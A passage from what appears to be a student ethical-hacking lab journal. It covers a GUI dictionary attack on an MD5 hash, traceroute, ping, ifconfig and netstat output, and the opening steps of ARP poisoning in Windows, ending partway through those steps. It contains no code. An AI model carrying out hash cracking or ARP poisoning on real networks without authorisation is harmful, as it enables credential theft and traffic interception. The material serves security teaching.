
Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist




Select all the options and start the dictionary attack



PRACTICAL NO. 3

3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the traceroute path to the website, listing 30 hops. Hops 1 through 6 show valid route information with varying latencies. Hops 7 through 126 show "Request timed out." for most hops, indicating network issues or packet loss. The final hop, 30, also shows a timeout. The command concludes with "Trace complete.".

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1   4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms   35 ms   33 ms  125.18.4.65
 4   142 ms   131 ms   132 ms  182.79.245.161
 5   128 ms   132 ms   126 ms  5.226.7.253
 6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7   153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
 8   148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9   *          *          * Request timed out.
10   160 ms   *          133 ms  ve111-po1-ari-vbo.alionis.net [94.100.175.6]
11   131 ms   133 ms   139 ms  fwprestashop.com [94.100.173.4]
12   *          *          * Request timed out.
13   *          *          * Request timed out.
14   *          *          * Request timed out.
15   *          *          * Request timed out.
16   *          *          * Request timed out.
17   *          *          * Request timed out.
18   *          *          * Request timed out.
19   *          *          * Request timed out.
20   *          *          * Request timed out.
21   *          *          * Request timed out.
22   *          *          * Request timed out.
23   *          *          * Request timed out.
24   *          *          * Request timed out.
25   *          *          * Request timed out.
26   *          *          * Request timed out.
27   *          *          * Request timed out.
28   *          *          * Request timed out.
29   *          *          * Request timed out.
30   *          *          * Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms
C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms
C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_
```

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


Netstat

```
C:\Users\singh>netstat
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED


3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.



